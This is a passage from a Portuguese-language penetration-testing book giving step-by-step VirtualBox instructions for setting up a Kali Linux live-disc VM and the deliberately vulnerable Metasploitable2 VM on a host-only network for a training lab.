7. Selecione a máquina virtual **Kali-Linux-LiveDisc** e, em seguida, clique no botão **Settings** (Configurações). Selecione o botão **General** (Geral) no menu à esquerda e vá até a aba **Advanced** (Avançado), como mostrado na figura 5.16.

Configure o parâmetro **Shared Clipboard** (Clipboard compartilhado) para **Bidirectional** (Bidirecional), e **Drag'n'Drop** (Arrastar e soltar) para **Bidirectional**.




Figura 5.13 – Finalizando a criação do disco rígido.

Figura 5.14 – Tamanho do disco rígido.




Figura 5.15 – Localização do disco rígido.




Figura 5.16 – Configurações avançadas.

8. Selecione o botão **Storage** (Armazenamento) no menu à esquerda. Clique no ícone de "CD" **Controller: IDE** (Controlador: IDE) marcado como **Empty** (Vazio). Marque a caixa de seleção **Live CD/DVD**, que está do lado direito da janela. Navegue até o arquivo ISO do Kali Linux que foi baixado (Figura 5.17).




Figura 5.17 – Configurações do live disk.

9. Selecione o botão **Network** (Rede) no menu à esquerda e altere a opção **Attached to** (Conectado a) para **Host-only Adapter** (Figura 5.18).




Figura 5.18 – Configurações de rede do Metasploitable2.

10. Clique no botão **OK** para salvar as alterações e volte para a tela principal. A criação da máquina virtual Kali Linux foi concluída.

Metasploitable2

A Rapid7 criou um computador pré-programado com várias brechas de segurança e que é propositadamente vulnerável. É uma ótima ferramenta para iniciar o treinamento em segurança de computadores, porém não é recomendável como um sistema operacional básico. A VM oferecerá muitas oportunidades ao pesquisador para aprender sobre testes de invasão com o Metasploit Framework. O Metasploitable2 é uma máquina virtual que já vem criada para ser conveniente e fácil de usar. É também um bom ponto de partida para a criação de um laboratório virtualizado porque muitas das aplicações que serão discutidas posteriormente neste capítulo poderão ser instaladas na Metasploitable2 VM.

Instalação do Metasploitable2

Abra um navegador web e acesse `http://sourceforge.net/`. Use a barra de pesquisas na parte superior do site `Sourceforge.net` para procurar o Metasploitable. Nos resultados, clique no link para o

Metasploitable2. Clique no botão de download para obter a VM (Figura 5.19).

Figura 5.19 – Download do Metasploitable2.

Salve o download em um local que você se lembre. Se o VirtualBox não estiver aberto, inicie-o (Figura 5.20).

Figura 5.20 – Abra o VirtualBox.

Clique no botão **New** (Novo) para criar uma VM (Figura 5.21).




Figura 5.21 – Crie uma nova máquina virtual.

1. Chame a máquina virtual de **Metasploitable2** e configure **Type** (Tipo) para **Linux**. Configure **Version** (Versão) para **Ubuntu** e clique no botão **Next** para prosseguir.
2. (Fora do Assistente) Extraia o conteúdo do arquivo `Metasploitable2.zip` para `C:/users/%USERNAME%/VirtualBox VMs/Metasploitable2/`.

(De volta ao Assistente do VirtualBox) Configure o tamanho da memória para a máquina virtual. Clique no botão **Next** para continuar. O valor de 512 MB de RAM deve ser apropriado, porém o tamanho pode ser ajustado se for necessário (Figura 5.22).

Selecione o botão de rádio **Use an existing virtual hard drive file** (Use um arquivo de disco rígido virtual existente). Utilize o botão **Browse** (Procurar) para selecionar o arquivo `c:/users/%USERNAME%/VirtualBox VMs/Metasploitable2/Metasploitable.vmdk` (Figura 5.23).

